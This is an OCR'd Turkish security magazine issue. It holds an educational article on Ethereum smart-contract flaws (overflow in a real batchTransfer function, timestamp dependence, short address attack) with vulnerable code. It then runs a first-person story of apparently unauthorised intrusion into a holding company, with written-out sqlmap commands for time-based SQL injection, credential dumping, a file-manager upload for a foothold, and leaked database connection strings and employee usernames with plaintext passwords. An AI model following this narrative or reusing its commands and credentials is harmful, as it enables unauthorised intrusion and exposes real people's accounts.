Blok zinciri alanında, sonunda, gerçek uygulamaları görmeye ve kullanmaya başlıyoruz. Hâlâ emekleme adımlarında olduğunu düşündüğüm bu teknolojinin en büyük getirilerinden bir tanesi **'Decentralised Applications'** (DApp) yani merkezi olmayan uygulamaların geliştirilmesine olanak tanıması. Bu tarz uygulamaların yaygınlaşmasında en çok etkisi olan teknoloji de şüphesiz ki Ethereum blok zinciridir. Daha önceleri birçok arkadaşım bu konunun detaylarından bahsettiği için detaylarına girmeyeceğim. Ancak bu yazıda ele almak istediğim konuyla da ilgili olduğu için **'Ethereum Virtual Machine'** (EVM) yani Ethereum Sanal Makinesi'nden biraz daha detaylı bahsedeceğim ve farklı saldırı vektörlerini anlatmaya çalışacağım.

Ethereum Virtual Machine

Ethereum'un desteklediği ve akıllı kontrat hazırlamamıza olanak sağlayan yazılım geliştirme dilleri derlenerek sanal makine seviyesinde anlaşılabilecek 16'lık düzende ifade edilebilen talimatlara dönüştürülür.[1] Bu şekilde sanal makine, **Just-In-Time** (JIT) derleme yaparak üzerinde çalıştığı işletim sistemine göre optimizasyonları gerçekleştirerek akıllı kontratların çalışmasına olanak tanır. Tabii ki bu işlemler izole bir alanda çalıştırılıyor ve dışarıdan müdahale edilerek manipülasyon yapılması engelleniyor. Yani özetlemek gerekirse Solidity diliyle yazılan uygulamalar derleme işlemi sonrası bu **byte-code** adı verilen bir formata dönüştürülür ve aynı bir değer transferi işlemi gibi ağ üzerinde madenciler tarafından çalıştırılmak üzere ağa gönderilir.

Bu işlem bir kere yaratılıp, madenciler tarafından onaylandıktan sonra artık bir daha değiştirilmesi mümkün olmaz. Yani eğer bir akıllı kontratı derleyip ağa gönderirsem, bu kurduğum uygulama artık bu ağ hayatta kaldığı sürece değiştirilemez ve daha da önemlisi geri alınamaz. Eğer bu uygulamada bir güvenlik açığı ya da başka bir hata varsa o zaman bu hata sonsuza kadar orada kalacaktır. Bu da haliyle bizim klasik yazılım geliştirme yöntemlerinden alışkın olduğumuz, 'çalışmazsa yeniden kurarız, ne olacak' yaklaşımından uzaklaşmamıza sebep olmaktadır. Dolayısıyla, uygulama geliştirme sürecinin klasik uygulama geliştirme yöntemlerinden biraz daha farklı olması gerektiğini söylemek yanlış olmaz. Ancak bu konuyu bir sonraki sayıda ele almak üzere burada bırakıp asıl konumuza geri dönüyorum.

Ethereum Saldırı Vektörleri

Yukarıda anlattığım sebeplerden dolayı Ethereum üzerinde geliştirilen uygulamalarda yapılacak hatalar, sonrasında geri dönülemez sonuçlara yol açabilir. Bu yüzden uygulama geliştirirken dikkat edilmesi gereken önemli güvenlik açıklarını ve saldırı vektörlerini göz önünde bulundurmanız ve uygulamalarınızın bunlardan arındırılmış olduğuna dikkat etmeniz çok önemlidir.

1. Tam Sayı Değeri Taşırma Saldırısı

Eğer blok zinciri ve kripto para alanıyla ilgileniyorsanız, bu yazıyı okuyorsanız ilgilendiğinizi varsayıyorum, sosyal medyada geçtiğimiz haftalarda sıkça karşımıza çıkan 'ERC20[2] token'ların güvenlik açığı bulundu' şeklindeki haberleri görmüş olabilirsiniz. Tabii ne yazık ki Türkiye'deki birçok teknoloji konusunda olduğu gibi blok zinciri alanında da sansasyonel

1 Ethereum Yellow Paper: https://ethereum.github.io/yellowpaper/paper.pdf

2 ERC20: Ethereum Request for Comment anlamına gelen kısaltma ve 20 ise bu isteklerin 20'ncisi olduğu anlamına gelir. Bu istekte de değer taşıyan kripto paralar için bir arayüz belirlenilmesi önerilmiş ve zamanla Ethereum üzerindeki kripto paraların de-facto standartı haline gelmiştir. https://github.com/ethereum/EIPs/issues/20

haber yapmak çok revaçta. Bu yüzden sanki bulunan güvenlik açığının ERC20 token'larla ilgili olduğunu düşünüyor olabilirsiniz, ancak gerçek bundan biraz daha farklı.

Yazımın başında anlattığım EVM üzerinde hafızayı yönetmek için kullanılan farklı veri tipleri belirlenmiştir. Ethereum doğası gereği çok büyük sayılarla uğraşacağı için genellikle bu veri tipleri daha büyük değerlerin ifade edilebildiği işaretsiz yani İngilizcesiyle **'unsigned'** olan değişken tiplerine de yer vermektedir. Bu veri tipleri içerisinde en büyük değeri alabilecek tam sayı tipi UINT256 yani 256 bitlik işaretsiz tam sayı tipidir. Özetle bu veri tipi 0 ile 2^{256} arasındaki tam sayı değerlerini alabilir. Yani bu veri tipini kullanan bir değişkenin 256 bit ile ifade edebileceği en büyük sayı değeri 1157920892373 161954235709850086879078532699846656405640394575840 07913129639935 olacağından dolayı bu sayıya eğer 1 eklersek oluşacak sayıyı 256 bit ile ifade etmek mümkün olmayacaktır. İşte sorun da tam bu noktada oluşuyor, $2^{256} + 1$ değeri UINT256'nın sınırları dışına taştığı için EVM bu sayıyı 0'a yuvarlıyor. Neden mi? Performans için tabii ki!

Nasıl yani? Yıl olmuş 2018 sen hâlâ **'arithmetic overflow check'** maliyetinden bahsediyorsun, dediğinizi duyar gibiyim hatta belki şu anda diğer yazılım dillerinde bu sorunu yaşamıyoruz, diyor olabilirsiniz. Durun, durun sakin olun açıklayacağım. Bu kararın sebebini anlamak için öncelikle Ethereum'un amacını biraz daha anlamamız gerekiyor.

Ethereum, sunucular üzerinde çalışacak şekilde tasarlanmış bir uygulama platformundan farklı olarak merkeziyetsizliği sağlamaya çalışan bir bilgisayar olarak düşünülmüş ve tüm teknik kararlar bu çerçevede verilmiştir. Merkeziyetsizliğin temelinde yatan iki önemli konu vardır, ödül ve kriptografik algoritmalar. Kriptografi kısmına şu anda değinmeyeceğim ancak işlem onaylayan madencilerin ödüllendirilmesi bu ağın devamlılığının sağlanmasının ve yüksek hash oranlarına sahip olmasının tek sebebidir. Çünkü bugün itibariyle madenciler hem buldukları bloklar hem de o blok içerisinde çalıştırdıkları yazılımların işlem adımlarıyla orantılı bir şekilde ödüllendirirler[3]. Bu işlem adımlarına **gas** adı verilir ve sizin çalıştırmak istediğiniz uygulama madencinin işlemcisini ne kadar meşgul tutarsa o kadar çok ödeme yapmanızı gerektirir. Böylece hem madenciler ödüllendirilirken hem de sistemin DoS saldırılarına karşı korunması sağlanmış olur.

Durum böyle olunca, yani her çalıştırılacak işlem karşılığında bir ödeme yapılıyorsa, bu durumda bizim gözümüze batmayan işlemlerin maliyetleri de haliyle bu işlemlerin içerisinde yer almış olsaydı, işlem ücretleri artmış olacaktı.

Diğer yazılım dilleri bir değerin taşması sonucunda hata fırlatarak bu sorunları önlemekteyken yine EVM için bu sağlıklı bir çözüm olarak kabul görmemektedir. Bunun yine sebebi Ethereum'un çalıştırılacak her işleminin gas tüketmesi ve bu gas'ın karşılığında para ödüyor olmanız ve hata fırlatıldığı taktirde ödediğiniz tüm parayı harcamanıza sebep olacak olmasıdır. Bunun sebebi hata fırlatma işleminin maliyetinin çok yüksek olmasından kaynaklanıyor, çünkü yönetilemeyen bir hata fırlatıldığında oluşturulmuş tüm hafıza yığınlarının (stack) yok edilmesi gerekmekte, tüm yığınların en tepesine kadar geri dönmesi gerekmektedir. Bu durum da haliyle hata fırlatılmasıyla birlikte ciddi bir işlem gücüne ihtiyaç duymakta ve gas limit adı verilen bir işlemin kullanabileceği en fazla gas miktarına eşit ya da fazla olmasına sebep olmaktadır. Peki biraz ikna olduysanız hatanın nasıl oluştuğuna ve ne şekilde suistimal edilebildiğine bir göz atalım.

Senaryomuz çok basit; elimizde bir ERC20 token kontratı, ArkaKapıToken, olsun. Diyelim ki bir hesap kendisine ait 100 ArkaKapıToken'ı 10 farklı adrese transfer etmek istiyor. Bu durumda 10 farklı işlem göndererek 10 kere işlem ücreti ödemek yerine kontrat üzerindeki **'batchTransfer'** fonksiyonunu kullanarak, parametre olarak vereceği 10 farklı adresin her birine ne kadar transfer yapabileceğini göndersin. Böylece 10 ayrı işlem yapmak yerine sadece tek bir işlem ile bu transferleri bir kerede gerçekleştirebileceği için çok daha az işlem ücreti ödeyecektir. Bu özellik birçok ERC20 token kontratı tarafından sağlanan bir özelliktir ve genellikle, ne yazık ki düşünülmeden kopyala yapıştır yapılarak yazılımcılar tarafından kontratlara eklenir. Şimdi aşağıda gerçek bir akıllı kontrattan alınmış koda bakalım.[4]

3 Bu ödüllendirme mekanizması Casper adındaki Proof of Stake mutabakatı ile değiştirilecektir. Ancak net bir açıklama olmadığı ve konu henüz tartışma aşamasında olduğu için spekülasyon yapmak istemiyorum.

4 Akıllı kontratın detaylarını açığın suistimal edilmemesi için paylaşmıyorum. Ancak bu hatayı birçok akıllı kontratta bulabilirsiniz ve zar zor projelerini ayağa kaldırıp yine bin bir güçlükle ICO'ları başarıyla tamamlamış projelerin bu şekilde suistimal edilmesini de hiç desteklemiyorum. Unutmayın sizin de başınıza gelebilirdi!

```
1   function batchTransfer(address[] _receivers, uint256 _value) public whenNotPaused returns (bool) {
2       uint cnt = _receivers.length;
3       uint256 amount = uint256(cnt) * _value;
4       require(cnt > 0 && cnt <= 20);
5       require(_value > 0 && balances[msg.sender] >= amount);
6
7       balances[msg.sender] = balances[msg.sender].sub(amount);
8       for (uint i = 0; i < cnt; i++) {
9           balances[_receivers[i]] = balances[_receivers[i]].add(_value);
10          Transfer(msg.sender, _receivers[i], _value);
11      }
12      return true;
13  }
```

Yukarıdaki örnekte hatayı görebiliyor musunuz? Hemen yardımcı olayım, hatanın oluştuğu kısım 3. Satır. Diyelim ki **_value** değeri 2^{256} maksimum değerine eşit olsun ve **_receivers** dizisinde de iki tane eleman olsun. Bu durumda 2^{256} x 2 değeri **UINT256** veri tipinin sınırları dışına taşacağı için **amount** değişkeninin değeri **0** olacak, 4. Satırdaki **cnt** değeri dizideki eleman sayısı olacağı için bu satır başarılı bir şekilde geçilecek, 5. Satırdaki kontrol de yine **amount** değeri 0 olduğu için başarılı bir şekilde geçtikten sonra 8 - 11 arasında **_receivers** dizisinin elemanlara çok büyük sayıda bir token transferi gerçekleşecektir.

Şüphesiz bu sorun sadece **transferBatch** fonksiyonuna sahip ERC20 token'larda değil, bu şekilde **UINT256** ile işlem yapan her akıllı kontrat için geçerlidir. Aynı zamanda yine sorun sadece yukarıya doğru taşmayı sağlayan çarpma ve toplama işlemlerinde değil, aşağıya doğru yapılan işlemlerde de karşımıza çıkmaktadır. Bu soruna da underflow denilmektedir. Aşağıdaki kod parçası hem **overflow** hem de **underflow** sorunlarını güzel bir şekilde örneklemektedir.

```
1   function overflow() returns (uint256 _overflow) {
2       uint256 max = 2**256 - 1;
3       return max + 1;
4   }
5
6   function underflow() returns (uint256 _underflow) {
7       uint256 min = 0;
8       return min - 1;
9   }
```

2. Zaman Damgası Bağımlılığı

Eğer siz de C#, Java, Javascript ya da Python gibi yazılım dilleriyle yazdığınız uygulamaları kendi kontrolünüzdeki ya da bulut üzerindeki sunuculara kurmaya alıştıysanız yine akıllı kontratlar yazarken göz önünde bulundurmanız gereken bir önemli konu var.

Ethereum ve neredeyse tüm blok zinciri protokolleri tamamen güvenmemeyi baz alır. Bu temel prensip ***'Trustlessness'*** olarak anılır ve temelde protokolde yapılacak işlemlerde hiçbir şekilde sistemdeki tarafların birbirine güvenmesine ihtiyaç duymamasını hedefler ve bu alanda çözümler sunar. Bunun en önemli sebeplerinden biri tamamen dağıtık bir sistem olduğundan dolayı tarafların birbirlerini tanımaması ve bu yüzden kötü niyetli kişilerin sistemde her zaman olduğunu kabullenmesidir.

Bunun en güzel örneği 30 saniye kuralıdır. Ethereum ağına dahil olan tüm node'ların zaman ayarlarının doğru olması gerekir. Yani ağa bağlanan her bilgisayar, ilk bağlantı sırasında zaman dilimini ve bilgisayarın sistem saatini ilişki kurduğu taraflarla paylaşmak zorundadır. Eğer sistem saati farklı ise o zaman ağa girişi engellenir. Bunun en önemli sebebi tabii ki manipülasyonların yapılmasını engellemektir. Ancak tüm işlemlerin birebir olduğunu ve arada mesaj kayıpları olduğunu düşünürsek, iletişimde aksaklıklar olması her zaman mümkün olacağı için 30 saniyelik zaman farklılıkları göz ardı edilmektedir. Bu da ağdaki madencilerden en az birinin 30 saniye ileri ya da geri olabileceği anlamına gelmektedir.

Bu durumda eğer ***block.timestamp*** özelliğini kullanarak işlemler yapıyor ve zamana bağlı birtakım kararlar vermek istiyorsanız bu 30 saniyelik hata payını göz önünde bulundurmanız gerekmektedir. Yine bu 30 saniyelik zaman farkı sizin için önemliyse kötü niyetli madenciler bu zaman farkını kullanarak kontratınızda manipülasyonlar yapabilir.

3. Kısa Adres Saldırısı

Şimdi sıra geldi yazının anlatması en zor saldırı yöntemine. Bu yöntem **Golem** ekibi tarafından geçtiğimiz yıl bulundu ve birçok kripto borsasının Ethereum bazlı token'larını etkiledi. Büyük aktörleri etkilediği için pek fazla duymamış olabilirsiniz ama ben biraz detaylarını anlatmaya çalışacağım, umarım başarabilirim!

Bildiğiniz gibi Ethereum adresleri 20 byte uzunluğundadır. Örneğin **0x071a8A7a1cb42F0300202a8374c1DDFA14895500** adresi geçerli bir Ethereum adresidir.

Bu adresin sonundaki sıfırlara göz atalım şimdi. Eğer ben bu adresi, sonundaki sıfırlarını atarak **0x071a8A7a1cb42F0300202a8374c1DDFA148955** şeklinde ifade etseydim ne olurdu?

Yukarıdaki soruya geri döneceğim, ancak öncesinde Ethereum işlemlerinin nasıl çalıştığını da biraz anlatmazsam bu problemi anlatmak çok zor olacak.

Diyelim bir ERC20 kontratının Transfer fonksiyonunu çağırıyorsunuz. Transfer fonksiyonu address ve uint256 tipinde olmak üzere iki parametre ile çalıştırılabilir. Dolayısıyla **Transfer(0xaaabbbccc00, 100)** gibi bir çağırım yapmak isteseydiniz, Ethereum protokolü Transfer fonksiyonunun o kontrat içerisindeki imzasını ve diğer tüm parametrelerini arka arkaya ekleyerek bir işlem (transaction) hazırlayıp imzaladıktan sonra ağdaki madencilerin onaylaması için gönderecekti. Transfer fonksiyonunun kontrattaki imzasının **0x12345** olduğunu varsayarsak **Transfer(0xaaabbbccc00, 1)** fonksiyon çağrımı; **0x12345*aaabbbccc00*00000001** işlemi şeklinde ifade edildikten sonra imzalanıp ağa gönderilir.

Artık konunun nereye gittiğini anladığınızı düşünüyorum. Eğer sonu iki tane sıfır ile biten bu adresi sıfırlarını koymadan işleme sokarsam ve bu işlemi oluşturan borsa bu adres boyutunu kontrol etmeden işleme sokmaya çalışırsa ne olur? **Transfer(0xaaabbbccc, 1)** için (*adresin sonunda sıfırlar olmadığına dikkat edin*) **0x12345*aaabbbccc*00000001** şeklinde bir işlem oluşturulacaktır. Bu işlem madenci tarafından anlaşılmaya çalışıldığında parçalara bölünecek ve aşağıdaki tablo ortaya çıkacaktır;

Fonksiyonun imzası	0x12345
Birinci parametre address veri tipinde	0xaaabbbccc00
İkinci parametre UINT256 veri tipinde	0x000001??

Yani eksik olan birinci parametre olmasına rağmen soldan başlayarak işlemi parçalara ayırdığı için eksik olan adres parametresini ikinci parametre olan **0x00000001** değerinin başındaki 1 byte'dan tamamlayarak **0x000001** değerini elde etmekte ve tahmin edileceği gibi bu değeri **0x00000100** şeklinde yani 256 tam sayı değerine tamamlamaktadır.

Bu şekilde eğer gönderim yapacak borsanın hesabında bu işlemi karşılayacak kadar token mevcutsa günün sonunda borsa sadece 1 tane token göndereceğini düşünürken akıllı kontrat üzerinde 256 tane gönderecektir. Bu saldırı yöntemi aynı 'SQL injection[5]' saldırısı gibi basit ve çabucak farkına varılabilecek diye düşünülse de emin olun bu hatayı barındıran uygulamaların sayısı şaşırtıcı derecede fazladır.

Eğer buraya kadar sabredip okuduysanız şu anda saldırı yöntemlerinden daha da önemlisi uygulamalar geliştirdiğiniz EVM'i ve Ethereum'u biraz daha anlamış olmalısınız.

Yazımı tamamlarken bu yazıyı gece yarısı okuyup, sayısız yazım hatasını düzeltmeme yardımcı olan Unichain ekibinden *Fuat Cem Özyazıcı, Serkan Ayyıldız ve Şafak Kayran*'a teşekkür etmek istiyorum.

5 https://www.owasp.org/index.php/SQL_Injection

Yusuf Şahin– yusuf@arkakapidergi.com


Bir Holdingin Issız Koridorlarında Gece Yarısı Genç Bir Hacker

"Baader Meinhof Fenomeni" yeni duyduğunuz bir kelimeyle fazla zaman geçmeden karşılaşmak veya aklınızdan geçen biriyle fazla zaman geçmeden karşılaşmak durumunu tarif ediyor. Bu işin araştırmacıları buna "algıda seçicilik" de diyorlar. Ben de bu durumu zirvelerde yaşadığım sürekli gidip geldiğim bir dönemde, yollarda gördüğüm markaların rüyalarıma girdiği bir an, yapmayı en sevdiğim işi yaparak, rüyalarıma konuk olan bu firmalardan birine nasıl sızdığımı ve holdingin sisteminde süper adminliğe giden serüvenimden söz edeceğim.

Olayın üzerinden uzun zaman geçtiği için bazı kısımlarda ekran görüntülerine ulaşamadım.

İlk "Reverse IP" sorguları ile firmaya ait alan adlarını listelemem gerekti. Bunun için bu işi yapan pek çok siteden istifade ettim. Düzensiz, plansız iş yaptığım için en üstten başlamak yerine ortalardan başlayarak bir süre siteleri taradım. Bu kadar fazla domain olması güvenlik açığı olma ihtimalini de arttırıyordu. Bu kadar çok siteye sahip olunan bir durumda kullandıkları her sistemin güncel ve güvenli olma ihtimali çok düşük olmalıydı.

https://www.yougetsignal.com/tools/web-sites-on-web-server/ sitesi, aynı IP'de barınan, paylaşımlı hosting kullanılan web sitelerini tespit edebileceğiniz bir sayfa. Arka tarafta Reverse IP denilen yöntemi kullanarak bu tespiti sizin için yapıyor.



Fazla zaman geçmeden **Opendoor** yazılımını kullanarak (**OpenDoor** listesi 30bini aşan bir dizin tarama aracıdır oldukça kullanışlıdır.) firmaya ait bir domainde **/ipad** adında bir dizine denk geldim.

Burada kullanıcıyı karşılayan bir login ekranı vardı. İlginç bir şekilde bu login sayfasını öteki domain'lere bakarken yine görmüştüm. Fark şuydu, daha önce karşılaştığım sayfa veri tabanına bağlanmıyordu, login olmaya çalıştığımda hata alıyordum. Bu ise başkaydı. Bunda bağlanıyordu. İlk başta hata alıp alamayacağımı denerken

USERNAME: **a'**

PASSWORD: **a'**

Şeklinde bir payload girdiğimde hata ile karşılaştım. Olayın üzerinden ortalama yarım sene geçtiğinden ve şu an güvenlik açığı olan sayfalar silindiğinden bu kısımla ilgili ekran görüntüsü elimde yok.

Sistem üzerinde SQL Injection zafiyeti olup olmadığını *sqlmap* kullanarak teyit ettim.

--sqlmap "http://firma.com/ipad/Login.aspx" --data="username=test&password=test" –random-agent --dbs

Yavaş internet bağlantısına ek olarak buradaki SQL injection'ın **Time Based** olması dolayısıyla bu işlem sabaha doğru ortalama 70 tane veritabanı adının elde edilmesi ile sonuçlandı. Time Based, doğrudan hata mesajı ya da herhangi bir reflected yolla data çıkarabildiğiniz bir yöntem yerine, zaman tabanlı karşılaştırmalar ile bilgi çıkarabildiğimiz bir SQL Injection türü.

Örneğin:

SELECT * FROM products WHERE id=1; IF SYSTEM_USER='sa' WAIT FOR DELAY '00:00:10'

Eğer SQL sorgusu çalıştırıldığında, yanıt 10 saniye gecikmeli geliyorsa, sistem kullanıcısının "sa" adlı kullanıcı olduğunu doğruluyoruz. Burada zaman tabanlı bir SQL injection olduğunu söyleyebiliriz. Saldırgan tüm bilgileri bu şekilde sistemden çıkarmaktadır. Haliyle de bu işlem oldukça zaman almaktadır.

Geçerli veri tabanını öğrenmek için aşağıdaki komutları girdim:


--sqlmap "http://firma.com/ipad/Login.aspx" --data="username=test&password=test" –random-agent –current-db

Geçerli veri tabanını öğrendikten hemen sonra kolon adlarını elde ederek, sistemde kullanıcı adı şifre olma ihtimali olan **kullaniciadi, sifre** kolonlarını sorguladım.


--sqlmap "http://firma.com/ipad/Login.aspx" --data="username=test&password=test" –random-agent -D kariyer -T kullanicilar -C kullaniciadi,sifre --dump

Normalde *sqlmap* üzerinde *–os-shell* tarzı yöntemler ile veri tabanı tiplerinde bulunan sömürülebilecek açıkları sömürebiliriz. *sqlmap* ile veri tabanı okumaktan fazlasını yapmak mümkün ama açığın veriyi yavaş getirmesinden dolayı bununla uğraşmayıp işimi farklı yollarla çözmeye çalıştım.

Verilerin bir kısmını elde ettikten hemen sonra hızlı bir şekilde giriş yaparak sistemi kurcalamaya başladım.



Fotoğraf yükleme kısmından ilk başlarda shell atmayı denedim ama kullandıkları sistem shell attığım zaman engelleyip çalıştırmıyordu ben de daha az şüphe uyandıracak olan **File Manager** script'ini yükledim.



Yüklediğim gibi artık tamam içerdeyim diye düşünerek, uyumaya gittim çünkü akşam olmak üzereydi. Gittim ama içerde ne olup bittiğiyle ilgili merakımdan gözüme uyku girmedi.

Fazla zaman geçmeden dosyaları gezmeye başladım önceliğim *config* dosyalarıydı daha sonra biraz yakalanacağım korkusuyla acele davranarak eski *config* dosyaları üzerinde veri tabanı bağlantı bilgilerini gördüm.

```
Provider=SQLOLEDB.1;Data Source=10.11.2.229\MSSQLSERVER_2012;Persist Security Info=True;Password=gelecek;User ID=sa
Provider=SQLOLEDB;Data Source=10.10.9.127;Persist Security Info=True;Password=gelecek;User ID=sa;Initial Catalog=Ha
ultSets=true
```

Bunun ardından **MSSQL Server** hakkında fazla bilgim olmadığı için gördüklerimi normal kullanıcı zannettim. Veri tabanına bağlanarak ilk dahil olduğum veri tabanını görüntüledim.


id	kullaniciadi	sifre	yetkisi	adi	soyadi	unvani
1	bc @	admin	1	Burak		Bilgi Islem
2	ba /@	burak123	1	Burak		IK Yöneticisi
3	nk ci@	necile123	1	Necile		IK Uzmani
4	nt @	neslihan123	1	Neslihan		Genel Müdür Asistani

